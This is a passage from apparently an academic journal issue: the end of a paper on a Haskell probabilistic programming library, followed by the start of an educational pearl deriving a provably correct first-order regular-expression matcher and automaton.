game :: Strategy -> Trans State
game s = sequ [hide,choose,open,s]
```

Recall that `sequ` implements the composition of a list of monadic functions, which are transitions in this example.

If, once all the transitions have been applied, the chosen door is the same as the prize door, the contestant wins.

```
result :: State -> Outcome
result s = if chosen s==prize s then Win else Lose
```

We can define a function `eval` that plays the game for a given strategy and computes the outcome for all possible resulting states.

```
eval :: Strategy -> Dist Outcome
eval s = mapD result (game s start)
```

Again, we can determine the value of both strategies by computing a distribution.

```
*MontyHall> eval stay
Lose 66.7%
Win 33.3%
```

```
*MontyHall> eval switch
Win 66.7%
Lose 33.3%
```

Note that the presented model can be easily extended to four (or more) doors. All we have to do is add a `D` constructor to the definition of `Door` and change `C` to `D` in the definition of `doors`. A third take on this example will be briefly presented in Section 4.

### 3 An Example from Biology: Tree Growth

Many applications in biology are based on probabilistic modeling. In fact, the motivation for creating the PFP library results from a joint project with the Center for Gene Research and Biotechnology at Oregon State University in which we have developed a computational model to explain the development of microRNA genes (Allen *et al.*, 2005).

Consider the simple example of tree growth. Assume a tree can grow between one and five feet in height every year. Also assume that it is possible, although less likely, that a tree could fall down in a storm or be hit by lightning, which we assume would kill it standing. How can this be represented using probabilistic functions?

We can create a data type to represent the state of the tree and, if applicable, its height.

```
type Height = Int
data Tree = Alive Height | Hit Height | Fallen
```

We can then construct a transition function for each state that the tree could be in.

```
grow :: Trans Tree
grow (Alive h) = normal [Alive k | k <- [h+1..h+5]]
```

When the tree is alive, it grows between 1 and 5 feet every year. We distribute these values on a normal curve to make the extreme values less likely.

```
hit :: Trans Tree
hit (Alive h) = certainly (Hit h)

fall :: Trans Tree
fall _ = certainly Fallen
```

When the tree is hit, it retains its height, but when fallen, the height is discarded. We can combine these three transitions into one transition that probabilistically selects which action should happen to a live tree.

```
evolve :: Trans Tree
evolve t@(Alive _) = unfoldT (enum [0.9,0.04,0.06] [grow,hit,fall]) t
evolve t           = certainly t
```

Here we use the function `enum` to create a custom spread with the given probabilities. We apply this spread to the list of transitions (`grow`, `hit`, and `fall`) which creates a distribution of transitions. The function `unfoldT` converts a distribution of transitions into a regular transition.

```
unfoldT :: Dist (Trans a) -> Trans a
```

This transition is then applied to `t`, the state of the tree, to produce a final distribution for that year. With an initial value, such as `seed = Alive 0`, we can now run simulations of the tree model.

To find out the situation after several generations, it is convenient to have a combinator that can iterate a transition a given number of times or while a certain condition holds. Three such combinators are collected in the class `Iterate`, which allows the overloading of the iterators for transitions and randomized changes (see next section).

```
class Iterate c where
  (.*.) :: Int -> (a -> c a) -> (a -> c a)
  while :: (a -> Bool) -> (a -> c a) -> (a -> c a)
  until :: (a -> Bool) -> (a -> c a) -> (a -> c a)
  until p = while (not . p)
```

For example, to compute the distribution of possible tree values after `n` years, we can define the following function.

```
tree :: Int -> Tree -> Dist Tree
tree n = n *. evolve
```

For large values of `n`, computing complete distributions is computationally infeasible. In such cases, randomization of values from distributions provides a way to approximate the final distribution with varying degrees of precision. We will discuss this randomization in the next section.

Since the distribution spreads out into many different values quickly, we do not show an example run here.

#### 4 Randomization

The need for randomization arises quickly when an iterated transition creates a new set of values for each value currently in the distribution, thus creating an exponential space explosion. We provide functions to transform a regular transition into a *randomized change*, which select only one result from the created distribution. By repeatedly applying such a randomized change to the same value, we can construct an arbitrarily good approximation of the exact probabilistic distribution. An example of the space explosion compared to the roughly constant space requirement in randomization is shown in Table 1 for the tree growth simulation given in the previous section.

Table 1. Comparing the maximum heap size (in kilobytes) for fully simulated and randomized tree growth simulations

Generations	Fully simulated	Randomized (500 runs)
5	700	650
6	4000	800
7	19000	800

Library users need not be concerned about randomization when they first design transitions. Instead, randomization can be performed later automatically by employing corresponding library functions. Likewise, tracing can be provided on request by the library without changes to the transition function itself. In this way, tracing and randomization are concepts that are orthogonal to the library's probabilistic modeling capabilities.

All randomized values live within the `R` monad, which is simply a synonym for `IO`. Elementary functions to support randomization are `pick`, which selects exactly one value from a distribution by randomly yielding one of the values according to the specified probabilities (performed by `selectP`), and `random`, which transforms a transition into a randomized change.

```
type R a = IO a
type RChange a = a -> R a

pick :: Dist a -> R a
pick d = Random.randomRIO (0,1) >>= return . selectP d

random :: Trans a -> RChange a
random t = pick . t
```

Randomly picking a value from a distribution or randomizing a transition is not an end in itself. Instead, the collection of values obtained by repeated application of randomized changes can be aggregated to yield an approximation of a distribution, represented by the type `RDist a`, representing a *randomized distribution*. Given a list of random values, we can first transform them into a list of values within the `R` monad. Then we can assign equal probabilities with `uniform` and group equal values by a function `norm` that also sums their probabilities.

```
type RDist a = R (Dist a)
type RTrans a = a -> RDist a

rDist :: Ord a => [R a] -> RDist a
rDist = fmap (norm . uniform) . sequence
```

With `rDist` we can implement a function `~.` that repeatedly applies a randomized change or a transition and derives a randomized distribution. The `Ord` constraint on `a` in the signature of `~.` is required because the instance definitions are based on `norm` (through `rDist`).<sup>1</sup>

<sup>1</sup> The function `norm` sorts the values in a distribution to achieve grouping for efficiency reasons. Since we have found that in most examples that we encountered defining an `Ord` instance is not more difficult than an `Eq` instance, we have preferred the more efficient over the more general definition.

```

class Sim c where
  (~.) :: Ord a => Int -> (a -> c a) -> RTrans a

instance Sim IO where
  (~.) n t = rDist . replicate n . t

instance Sim Dist where
  (~.) n = (~.) n . random

```

In particular, the latter instance definition allows us to simulate transitions in retrospect. In other words, we can define functions to compute full distributions and can later turn them into computations for randomized distributions without changing their definition. For example, the tree growth computation that is given by the function `tree` can be turned into a simulation that runs a randomized tree growth `k` times as follows.

```

simTree :: Int -> Int -> Tree -> RDist Tree
simTree k n = k `~.` tree n

```

Similarly, for the Monty Hall problem we could randomly perform the trial many times instead of deterministically calculating the outcomes.

```

simEval :: Int -> Strategy -> RDist Outcome
simEval k s = mapD result `fmap` (k `~.` game s) start

```

Since in many simulation examples it is required to simulate the `n`-fold repetition of a transition `k` times, we also introduce a combination of the functions `*.` and `~.` that performs both steps.

```

class Sim c where
  (~*.) :: Ord a => (Int,Int) -> (a -> c a) -> RTrans a

instance Sim IO where
  (~*.) (k,n) t = k `~.` n *.` t

instance Sim Dist where
  (~*.) x = (~*.) x . random

```

Note that `*.` is defined to bind stronger than the `~.` function. We can thus implement the tree simulation also directly based on `evolve`.

```
simTree k n = (k,n) `~*.` evolve
```

Again, we do not have to mention random number generation anywhere in the model of the application.

## 5 Tracing

As simulation complexity increases, some computational aspects become difficult. If, for example, we wished to evaluate the growth of the tree at each year for one

hundred years, it would be quite redundant to calculate it first for one year, then separately for two years, and again for three, and so on. Instead, we could calculate the growth for one hundred years and simply keep track of all intermediate results.

To facilitate tracing, we define types and functions to produce traces of probabilistic and randomized computations. For deterministic and probabilistic values we introduce the following types.

```
type Trace a = [a]
type Space a = Trace (Dist a)
type Walk a = a -> Trace a
type Expand a = a -> Space a
```

A walk is a function that produces a trace, that is, a list of values. Continuing the idea of iteration described in the previous section, we define a function to generate walks, which is simply a bounded version of the predefined function `iterate`.

```
walk :: Int -> Change a -> Walk a
walk n f = take n . iterate f
```

Note that the type `Change a` is simply a synonym for `a -> a`, introduced for completeness and symmetry (see `RChange a` in the previous section).

While a walk produces a trace, iteration of a transition yields a list of distributions, which represents the explored probability space. We use the symbol `*..` to represent the trace-producing iteration. The definition is based on the function `>>:`, which prepends the result of a transition to a space, and `singleton`, which maps `x` into `[x]`.

```
(*..) :: Int -> Trans a -> Expand a
0 *.. _ = singleton . certainly
1 *.. t = singleton . t
n *.. t = t >>: (n-1) *.. t

(>>:) :: Trans a -> Expand a -> Expand a
f >>: g = \x -> let ds@(D d:_)=g x in
                  D [(z,p*q) | (y,p) <- d,(z,q)<- unD (f y)]:ds
```

The potential space problem of plain iterations is even worse in trace-producing iterations. Therefore, we also define randomized versions of the types and iterators.

```
type RTrace a = R (Trace a)
type RSpace a = R (Space a)
type RWalk a = a -> RTrace a
type RExpand a = a -> RSpace a
```

The function `rWalk` iterates a random change to create a random walk, which can produce a random trace.

```
rWalk :: Int -> RChange a -> RWalk a
```

The definition is similar to that of `*..`, but not identical, because the result types are structurally different: While `Dist` is nested within `Trace` in the result type of `*..`, `R` is wrapped around `Trace` in the result type of `rWalk`. This structural difference in the result types is also the reason why we cannot overload the notation for these two functions.

Similar to `~.` we can now implement a function `~..` that simulates the repeated application of a randomized change or transition and derives a randomized space, that is, a randomized sequence of distributions that approximate the exact distributions. Since `~..` is overloaded like `~.` for transitions and random changes, it can reside in the same class `Sim`. The function `replicate k` produces a list containing `k` copies of the given argument. In the second instance definition, `mergeTraces` transposes a list of random lists into a randomized list of distributions, which represent an approximation of the explored probabilistic space.

```
class Sim c where
  (~..) :: Ord a => (Int,Int) -> (a -> c a) -> RExpand a

instance Sim IO where
  (~..) (k,n) t = mergeTraces . replicate k . rWalk n t

instance Sim Dist where
  (~..) x = (~..) x . random
```

Note that the first argument of `~..` is a pair of integers representing the number of simulation runs *and* the number of repeated application of the argument function. The latter is required to build the correct number of elements in the trace unlike for `~.` where only the final result matters.

Applied to the tree-growth example we can now define functions for computing an exact and approximated history of the probabilistic tree space as follows.

```
hist :: Int -> Tree -> Space Tree
hist n = n *.. evolve

simHist :: Int -> Int -> Tree -> RSpace Tree
simHist k n = (k,n) ~.. evolve
```

## 6 Conclusion

We have illustrated an approach to express probabilistic programs in Haskell. The described ideas are implemented as a collection of Haskell modules that are combined into a *probabilistic functional programming library*. In addition to the examples described here, the PFP library contains modules defining functions for queueing simulations, bayesian networks, predator/prey simulations, dice rolling, card playing, etc. Moreover, the library provides a visualization module to produce plots and figures that can be rendered by the `R` package (Maindonald & Braun, 2003).

Probabilistic functional programming can be employed as a constructive approach to teach (or study!) statistics, as shown in the first two sections. Moreover, the PFP library provides abstractions that allow the high-level modeling of probabilistic scientific models and their execution or simulation. We have illustrated this aspect here with a toy example, but we have successfully applied the library to investigate a real scientific biological problem (Allen *et al.*, 2005). In particular, the high-level abstractions allowed us to quickly change model aspects, in many cases immediately during discussions with biologists about the model.

### Acknowledgments

The authors would like to thank the anonymous reviewers for their helpful comments on an earlier version of this paper.

### References

- Allen, E., Carrington, J., Erwig, M., Kasschau, K., & Kollmansberger, S. (2005). Computational Modeling of microRNA Formation and Target Differentiation in Plants. In preparation.
- Giry, M. (1981). A Categorical Approach to Probability Theory. *Pages 68–85 of: Banaschewski, Bernhard (ed), Categorical Aspects of Topology and Analysis.* Lecture Notes in Mathematics, vol. 915.
- Hehner, Eric C. R. (2004). Probabilistic Predicative Programming. *Pages 169–185 of: 7th Int. Conf. on Mathematics of Program Construction.* LNCS, vol. 3125.
- Jones, C. and Plotkin, G. D. (1989). A probabilistic Powerdomain of Evaluations. *Pages 186–195 of: 4th IEEE Symp. on Logic in Computer Science.*
- Maindonald, J., & Braun, J. (2003). *Data Analysis and Graphics Using R.* Cambridge University Press.
- Morgan, C. and McIver, A. and Seidel, K. (1996). Probabilistic Predicate Transformers. *ACM Transactions on Programming Languages and Systems*, **18**(3), 325–353.
- Park, S. and Pfenning, F. and Thrun, S. 2004 (January). A Probabilistic Language Based Upon Sampling Functions. *Pages 171–182 of: 32nd Symp. on Principles of Programming Languages.*
- Ramsey, N. and Pfeffer, A. 2002 (January). Stochastic Lambda Calculus and Monads of Probability Distributions. *Pages 154–165 of: 29nd Symp. on Principles of Programming Languages.*

## EDUCATIONAL PEARL

### *'Proof-directed debugging' revisited for a first-order version*

KWANGKEUN YI

*School of Computer Science and Engineering, Seoul National University, Seoul, Korea  
(e-mail: kwang@ropas.snu.ac.kr)*

---

#### Abstract

Some 10 years ago, Harper illustrated the powerful method of proof-directed debugging for developing programs with an article in this journal. Unfortunately, his example uses both higher-order functions and continuation-passing style, which is too difficult for students in an introductory programming course. In this pearl, we present a first-order version of Harper's example and demonstrate that it is easy to transform the final version into an efficient state machine. Our new version convinces students that the approach is useful, even essential, in developing both correct and efficient programs.

---

#### 1 Introduction

Harper (Harper, 1999) demonstrated the power of inductive reasoning in developing correct programs. To illustrate the principle, he used the example of regular-expression matching. Unfortunately, his example used functions in higher-order continuation-passing style (CPS), making it inaccessible to beginning students.

If we wish to teach the principles and usefulness of inductive reasoning to a wide audience early in the curriculum, we must develop a simple version of the example. Ideally, the new version should rely only on first-order functions. Even more importantly, we must also address the efficiency of the functions. For beginning students, the gap between Harper's example with higher-order functions and the conventional regular expression matcher based on finite-state machines (Aho *et al.*, 1986) is just too large.

In this education pearl, we show how to overcome both problems. The resulting functions are first-order and the development uses nothing but inductive reasoning. The students in our first-year undergraduate programming course can readily follow the program and its development via proof-directed debugging. Furthermore, we also show how to reformulate the resulting functions as finite-state machines whose time complexity is linear in the input string size. In short, our new version can

convince students that the idea is useful, even essential, in developing both correct and efficient programs.<sup>1</sup>

The rest of the pearl proceeds as follows. Section 2 introduces the necessary background, section 3 the problem statement and a first solution. Following Harper, the correctness proof fails and exposes errors. We fix the errors with a program refinement that repeatedly applies inductive reasoning to the inputs. Finally, section 4 shows that it is straightforward to transform the proven first-order program into a finite-state machine that matches the string input in time linear in the string size.

## 2 Background

Let  $\Sigma$  be an *alphabet*, that is, a finite set of *letters*. We use  $c$  to denote a letter.  $\Sigma^*$  is the set of finite strings over the alphabet  $\Sigma$ . We use  $s$  to denote a string. The null string is written  $\epsilon$ . The set  $\Sigma^*$  is inductively defined as

$$\begin{array}{lcl} s & \rightarrow & \epsilon \\ & | & c \cdot s \quad (c \in \Sigma) \end{array}$$

String concatenation of  $s$  and  $s'$  is written  $s \cdot s'$ . The empty string is the identity element for the concatenation operator, that is,  $\epsilon \cdot s = s = s \cdot \epsilon$ .

A *language*  $\mathcal{L}$  is a subset of  $\Sigma^*$ . The size  $|s|$  of string  $s$  is defined as  $|\epsilon| = 0$  and  $|c \cdot s| = 1 + |s|$ . We use the following operations on languages:

$$\begin{array}{ll} \mathcal{L} \mathcal{L}' &= \{s \cdot s' \mid s \in \mathcal{L}, s' \in \mathcal{L}'\} \\ \mathcal{L}^0 &= \{\epsilon\} \\ \mathcal{L}^{i+1} &= \mathcal{L} \mathcal{L}^i \\ \mathcal{L}^* &= \cup_{i \geq 0} \mathcal{L}^i \end{array}$$

Regular expressions are notation for languages. The set of regular expressions is inductively defined as

$$\begin{array}{lcl} r & \rightarrow & \epsilon \\ & | & c \\ & | & rr \\ & | & r+r \\ & | & r^* \end{array}$$

Each regular expression  $r$  denotes language  $L(r)$  inductively as follows:

$$\begin{array}{ll} L(\epsilon) &= \{\epsilon\} \\ L(c) &= \{c\} \\ L(rr') &= L(r)L(r') \\ L(r+r') &= L(r) \cup L(r') \\ L(r^*) &= L(r)^* \end{array}$$

We use  $L(R)$  also for a set  $R$  of regular expressions to denote  $\cup_{r \in R} L(r)$ .  $L(\emptyset)$  is defined as  $\emptyset$ . The size  $|r|$  of regular expression  $r$  is defined as:  $|\epsilon| = |c| = 1$ ,  $|rr'| = |r+r'| = |r| + |r'| + 1$ , and  $|r^*| = |r| + 1$ .

<sup>1</sup> This pearl is not about teaching the transformation (Wand, 1980) of CPS into accumulator-style programs. Our point is to illustrate how to directly arrive at “conventional” first-order programs by means of only inductive reasoning.

### 3 A regular expression matching algorithm

#### 3.1 Problem and specification

The regular expression matching problem is, for a string  $s \in \Sigma^*$  and a regular expression  $r$ , to determine whether  $s \in L(r)$ .

The inductive specification for “ $r!s$ ”, which is true iff string  $s$  matches regular expression  $r$ , consists of five cases, following the definition of the regular-expression grammar:

$$\epsilon!s = s = \epsilon \quad (1)$$

$$c!s = s = c$$

$$r_1 + r_2!s = r_1!s \vee r_2!s \quad (1)$$

$$r_1r_2!s = \exists s_1 \exists s_2 : s = s_1 \cdot s_2 \wedge r_1!s_1 \wedge r_2!s_2 \quad (2)$$

$$r^*!s = s = \epsilon \vee (\exists s_1 \exists s_2 : s = s_1 \cdot s_2 \wedge r!s_1 \wedge r^*!s_2) \quad (3)$$

The problem is to find  $s$ 's substrings  $s_1$  and  $s_2$  that satisfy the conditions for the last two cases.

#### 3.2 Inductive refinement

Our first step toward the implementation of (2) and (3) uses an inductive analysis of the string argument  $s \rightarrow \epsilon \mid c \cdot s$  (for  $c \in \Sigma$ ):

$$\begin{aligned} r^*!\epsilon &= \text{True} \\ r^*!c \cdot s &= r'r^*!s \quad \text{for some } r' \in r \dagger_c \\ &= \text{False} \vee \bigvee \{r'r^*!s \mid r' \in r \dagger_c\} \\ &\quad \text{where } L(r \dagger_c) = \{s \mid c \cdot s \in L(r)\}. \end{aligned} \quad (4)$$

That is,  $r \dagger_c$  denotes the set of regular expressions for the strings in  $r$  whose leading letter  $c$  has been removed.

Analyzing  $r_1r_2!s$  proceeds along the same lines:

$$r_1r_2!\epsilon = r_1!\epsilon \wedge r_2!\epsilon \quad (5)$$

$$\begin{aligned} r_1r_2!c \cdot s &= r'_1r_2!s \quad \text{for some } r'_1 \in r_1 \dagger_c \\ &= \text{False} \vee \bigvee \{r'_1r_2!s \mid r'_1 \in r_1 \dagger_c\} \end{aligned} \quad (6)$$

The definition of the function  $r \dagger_c$  again follows the definition of the regular-expression grammar:

$$\epsilon \dagger_c = \emptyset$$

$$c' \dagger_c = \emptyset \quad (c \neq c')$$

$$c \dagger_c = \{\epsilon\}$$

$$r_1 + r_2 \dagger_c = r_1 \dagger_c \cup r_2 \dagger_c \quad (7)$$

$$r_1r_2 \dagger_c = \{r'_1r_2 \mid r'_1 \in r_1 \dagger_c\} \quad (8)$$

$$r^* \dagger_c = \{r'r^* \mid r' \in r \dagger_c\} \quad (9)$$

Are the definitions of  $r!s$  and  $r \dagger_c$  correct? The natural way to approach the proofs is to proceed by induction. We first prove and debug the definition of  $r \dagger_c$  and then that of  $r!s$ .

### 3.2.1 Inductive proof for $r \dagger_c$

First, the termination of  $r \dagger_c$  is clear, because arguments to the recursive calls follow a well-founded order: every regular expression argument to recursive callees is smaller than that of the caller. From a finite regular expression there is no infinitely decreasing chain.

Our proof proceeds by induction on the same order, that is on the size  $|r|$  of  $r$ . In proving the correctness of  $r \dagger_c$ , the inductive hypothesis is that  $r' \dagger_c$  is correct for every  $r'$  such that  $|r'| < |r|$ . Our proof goal is to show that our definition of  $r \dagger_c$  satisfy the specification:

$$L(r \dagger_c) = \{s \mid c \cdot s \in L(r)\}.$$

*Base cases:*  $\epsilon \dagger_c$  and  $c' \dagger_c$  when  $c' \neq c$  must be  $\emptyset$  because  $L(\epsilon)$  or  $L(c')$  has no string starting with  $c$ . Case  $c \dagger_c$  must be  $\{\epsilon\}$  because  $L(c) = \{c\}$ .

*Inductive cases:* By  $r_1 + r_2 \dagger_c$ 's definition (Eq. (7)),  $L(r_1 + r_2 \dagger_c)$  is equal to  $L(r_1 \dagger_c) \cup L(r_2 \dagger_c)$ . It follows from the hypothesis (applied to  $r_1$  and  $r_2$ ) that

$$\begin{aligned} L(r_1 \dagger_c) \cup L(r_2 \dagger_c) &= \{s \mid c \cdot s \in L(r_1)\} \cup \{s \mid c \cdot s \in L(r_2)\} \\ &= \{s' \mid c \cdot s' \in L(r_1 + r_2)\}. \end{aligned}$$

Applying the  $r^* \dagger_c$ 's definition (Eq. (9)),  $L(r^* \dagger_c)$  is  $L(r \dagger_c)L(r^*)$ . By inductive hypothesis to  $r$  yields:

$$\begin{aligned} L(r \dagger_c)L(r^*) &= \{s \mid c \cdot s \in L(r)\}L(r^*) \\ &= \{s' \mid c \cdot s' \in L(r)L(r^*)\} \\ &= \{s'' \mid c \cdot s'' \in L(r^*)\}. \end{aligned}$$

What about  $r_1 r_2 \dagger_c$ ? By its definition (Eq. (8)),  $L(r_1 r_2 \dagger_c)$  is  $L(r_1 \dagger_c)L(r_2)$ . By inductive hypothesis applied to  $r_1$ , it is  $\{s \mid c \cdot s \in L(r_1)\}L(r_2)$ . Is this set equal to  $\{s \mid c \cdot s \in L(r_1)L(r_2)\}$  so that we can conclude our proof? Unfortunately it is not; for example, in the case  $L(r_1) = \{\epsilon\}$  and  $c \cdot s \in L(r_2)$ , the latter set is nonempty, while the former set is empty.

What to do? Following Harper (Harper, 1999), we may leave the definition as it is and assume a pre-processed input  $r$ , such that for every  $r_1 r_2$  occurring in  $r$ ,  $\epsilon \notin L(r_1)$ .

Another way to fix the problem is to inductively refine the definition one step further. Because the proof failure naturally suggests the consideration of the cases for  $r_1$ , we refine the definition of  $r_1 r_2 \dagger_c$  by the inductive sub-cases for  $r_1$ :

$$\begin{aligned} cr_2 \dagger_c &= \{r_2\} \\ c'r_2 \dagger_c &= \emptyset \quad (c \neq c') \end{aligned} \tag{10}$$

$$(r_{1_1} r_{1_2})r_2 \dagger_c = r_{1_1}(r_{1_2} r_2) \dagger_c \tag{11}$$

$$(r_{1_1} + r_{1_2})r_2 \dagger_c = r_{1_1}r_2 \dagger_c \cup r_{1_2}r_2 \dagger_c \tag{12}$$

$$r_1^* r_2 \dagger_c = r_2 \dagger_c \cup \{r' r_1^* r_2 \mid r' \in r_1 \dagger_c\} \tag{13}$$

The cases where  $L(r_1)$  can have  $\epsilon$  are handled either by case analysis or by recursive calls.

Now a new problem arises with Eq. (11) because we can no longer induct solely on the size of  $r$ . We have to find a different well-founded order for the recursive calls. Because, for the recursive call  $r_{1_1}(r_{1_2}r_2)\dagger_c$  from  $(r_{1_1}r_{1_2})r_2\dagger_c$ , the regular expression's left-hand side ( $Left(rr') \stackrel{\text{let}}{=} r$ ) is decreasing, the arguments to recursive calls follow the order

$$(r, c) > (r', c) \quad \begin{aligned} \text{iff } & |r| > |r'| && \text{(for Eq. (7),(9),(10),(12),(13))} \\ \text{or } & (|r| = |r'| \wedge |Left(r)| > |Left(r')|) && \text{(for Eq. (11))} \end{aligned}$$

The order is well-founded; there is no infinitely decreasing chain from finite  $(r, c)$ .

Hence, our correctness proof proceeds by induction on the new order: the induction hypothesis in proving  $r\dagger_c$  is that  $r'\dagger_c$  is correct for every  $(r', c) < (r, c)$ . The proof proceeds smoothly, following the same pattern of reasoning as before.

### 3.2.2 Inductive proof for $r!s$

First, the termination of  $r!s$  is clear, because the arguments to recursive calls follow a well-founded order:

$$(r, s) > (r', s') \quad \begin{aligned} \text{iff } & |s| > |s'| && \text{(for Eq. (4),(6))} \\ \text{or } & (|s| = |s'| \wedge |r| > |r'|) && \text{(for Eq. (1),(5))} \end{aligned}$$

There is no infinitely decreasing chain from finite  $(r, s)$ .

Our proof proceeds by induction on this order. In proving  $r!s$ , the induction hypothesis is that  $r'!s'$  is correct for every  $(r', s') < (r, s)$ . Our proof goal is to show two things:

$$r!s = \text{True} \implies s \in L(r) \quad \text{and} \quad r!s = \text{False} \implies s \notin L(r).$$

The base cases are trivial. Consider the inductive cases. If  $r^*!c \cdot s$  returns true,  $\exists r' \in r\dagger_c : r'r^*!s = \text{True}$  (by Eq. (4)). By inductive hypothesis applied to  $(r'r^*, s)$ , the assertion is equal to  $\exists r' \in r\dagger_c : s \in L(r'r^*) = \text{True}$ . Thus,

$$\begin{aligned} c \cdot s &\in c \cdot L(r'r^*) \\ &\in c \cdot L(r')L(r^*) \\ &\subseteq L(r)L(r^*) \quad \text{since } r' \in r\dagger_c \\ &\subseteq L(r^*). \end{aligned}$$

If  $r^*!c \cdot s$  is false, then by its definition (Eq. (4)),  $r\dagger_c = \emptyset$  or  $\forall r' \in r\dagger_c : r'r^*!s = \text{False}$ . If  $r\dagger_c = \emptyset$ , then by its correctness,  $\emptyset = L(r\dagger_c) = \{s \mid c \cdot s \in L(r)\}$ , i.e.,  $c \cdot s \notin L(r)$  hence  $c \cdot s \notin L(r^*)$ . If  $\forall r' \in r\dagger_c : r'r^*!s = \text{False}$ , then by inductive hypothesis applied to  $s$ ,  $\forall r' \in r\dagger_c : s \notin L(r'r^*)$ . This means by the correctness of  $r\dagger_c$  that  $s \notin L(r\dagger_c)L(r^*)$ . Hence  $c \cdot s \notin \{c\}L(r\dagger_c)L(r^*)$ . This means that  $c \cdot s$  has no common prefix with  $L(r)$ 's strings with leading  $c$ . That is,  $c \cdot s \notin L(r)L(r^*)$ . Thus  $c \cdot s \notin L(r^*)$ .

What about  $r_1r_2!c \cdot s$  (Eq. (6))? When it returns true, the proof proceeds by a similar pattern of reasoning without a problem. When it returns false, it means that, by its definition,  $r_1 \dagger_c = \emptyset$  or  $\forall r'_1 \in r_1 \dagger_c : r'_1 r_2 ! s = False$ . Consider the case  $r_1 \dagger_c = \emptyset$ , which means that  $c \cdot s \notin L(r_1)$ . Can we conclude, from this, that  $c \cdot s \notin L(r_1r_2)$ ? No, because if  $\epsilon \in L(r_1)$  and  $c \cdot s \in L(r_2)$ , it is possible that  $c \cdot s \in L(r_1r_2)$ .

We also fix this problem with a refinement of the inductive definition with one more step, instead of transforming the given regular expression into its (equivalent) standard form. We refine the definition of  $r_1r_2!c \cdot s$  by analyzing the five inductive sub-cases for  $r_1$ :

$$\epsilon r_2 ! c \cdot s = r_2 ! c \cdot s \quad (14)$$

$$cr_2 ! c \cdot s = r_2 ! s \quad (15)$$

$$(r_{1_1}r_{1_2})r_2 ! c \cdot s = r_{1_1}(r_{1_2}r_2) ! c \cdot s \quad (16)$$

$$(r_{1_1} + r_{1_2})r_2 ! c \cdot s = r_{1_1}r_2 ! c \cdot s \vee r_{1_2}r_2 ! c \cdot s \quad (17)$$

$$r_1^*r_2 ! c \cdot s = r_2 ! c \cdot s \vee \bigvee \{r'(r_1^*r_2) ! s \mid r' \in r_1 \dagger_c\} \quad (18)$$

The termination is easy to see, because arguments to recursive calls follow the well-founded order :

$$\begin{aligned} (r, s) &> (r', s') \\ \text{iff } & |s| > |s'| && \text{(for Eq. (4),(15),(18))} \\ \text{or } & (|s| = |s'| \wedge |r| > |r'|) && \text{(for Eq. (1),(5),(14),(17),(18))} \\ \text{or } & (|s| = |s'| \wedge |r| = |r'| \wedge |Left(r)| > |Left(r')|) && \text{(for Eq. (16))} \end{aligned}$$

Our correctness proof proceeds by induction on the order. The induction hypothesis in proving  $r ! s$  is that  $r' ! s'$  is correct for every  $(r', s') < (r, s)$ . The induction proof proceeds without a problem, following the same pattern of reasoning as before.

Figure 1 displays the complete and provably correct definition of our pattern matching program.

#### 4 Performance improvement by automaton construction

Note that the worst-case number of recursive calls during  $r ! s$  is exponential. Its recursive calls span a tree, because it sometimes invokes two or more recursive calls. The depth of the call tree is the length of the decreasing chain from the initial input  $(r, s)$ . By the definition of the order  $(r', s') < (r, s)$  of recursive call arguments, the length of the chain is proportional to the sum of  $|s|$  and a quantity proportional to  $|r|$ . Hence the number of recursive calls (i.e., nodes in the call tree) is exponential to this length.

From the proven code, how can we achieve an efficient version like the automaton-based matcher (Aho *et al.*, 1986)? By using the  $r \dagger_c$  function. Given  $r$ , we can easily build a finite state machine that decides on  $s \in r$  in time linear in  $|s|$ . The automaton's states are regular expressions, one expression per state, denoting that the machine at state  $r$  expects strings in  $L(r)$ . The machine's starting state is thus the input regular expression  $r$ , and its accepting states are those regular expressions whose languages contain  $\epsilon$ . From each state  $r$ , we compute  $r \dagger_c$  for each  $c \in \Sigma$  and draw an edge

$$\begin{aligned}
\epsilon!s &= s = \epsilon \\
c!s &= s = c \\
r_1 + r_2!s &= r_1!s \vee r_2!s \\
r^*!\epsilon &= \text{True} \\
r^*!c \cdot s &= \text{False} \vee \bigvee \{r'r^*!s \mid r' \in r\dagger_c\} \\
r_1 r_2! \epsilon &= r_1! \epsilon \wedge r_2! \epsilon \\
\epsilon r_2!c \cdot s &= r_2!c \cdot s \\
cr_2!c \cdot s &= r_2!s \\
(r_{11}r_{12})r_2!c \cdot s &= r_{11}(r_{12}r_2)!c \cdot s \\
(r_{11} + r_{12})r_2!c \cdot s &= r_{11}r_2!c \cdot s \vee r_{12}r_2!c \cdot s \\
r_1^*r_2!c \cdot s &= r_2!c \cdot s \vee \bigvee \{r'(r_1^*r_2)!s \mid r' \in r_1\dagger_c\} \\
\\
\epsilon\dagger_c &= \emptyset \\
c'\dagger_c &= \emptyset \quad (c \neq c') \\
c\dagger_c &= \{\epsilon\} \\
r_1 + r_2\dagger_c &= r_1\dagger_c \cup r_2\dagger_c \\
r^*\dagger_c &= \{r'r^* \mid r' \in r\dagger_c\} \\
cr_2\dagger_c &= \{r_2\} \\
c'r_2\dagger_c &= \emptyset \quad (c \neq c') \\
\epsilon r_2\dagger_c &= r_2\dagger_c \\
(r_{11}r_{12})r_2\dagger_c &= r_{11}(r_{12}r_2)\dagger_c \\
(r_{11} + r_{12})r_2\dagger_c &= r_{11}r_2\dagger_c \cup r_{12}r_2\dagger_c \\
r_1^*r_2\dagger_c &= r_2\dagger_c \cup \{r'r_1^*r_2 \mid r' \in r_1\dagger_c\}
\end{aligned}$$

Fig. 1. Correct implementation of  $r!s$  and  $r\dagger_c$ .

labeled  $c$  to  $r'$  whenever  $r' \in r\dagger_c$ . The rationale behind this edge construction is obvious from the definition of  $r\dagger_c$ : each regular expression in  $r\dagger_c$  expects  $c$ -prefixed strings of  $L(r)$ , but with the  $c$  being removed. We apply this procedure until no longer possible, transitively closing the states and edges. (This construction in a more general setting that covers the intersection and the complement operators is also presented in (Brzozowski, 1964) and later in (Berry & Sethi, 1986) with an efficiency improvement.)

This automaton construction is finite. There are only finitely many states (regular expressions). A formal proof in a more general setting is in (Brzozowski, 1964), yet from our definition it is easy to see this finiteness. By  $r\dagger_c$ 's definition, the generated regular expression is always either  $\epsilon$ , a sub-part of  $r$ , or an expanded one from  $r$ . But, because the expansion occurs only when  $r$  has a leading  $r_1^*$  and the expansion is to prefix the input  $r_1^*r_2$  by  $r' \in r_1\dagger_c$ , the number of the transitive expansions is bounded by the number of nested stars in  $r_1^*$ . The newly expanded one  $r'r_1^*r_2$  cannot keep having a leading  $\bullet^*$  forever, because the prefix  $r'$  is from  $r_1$ , one with the outermost star of  $r_1^*$  removed.

For example, for regular expression  $a^*ab$  with alphabet  $\{a, b\}$ , the following states and edges are constructed (Figure 2):

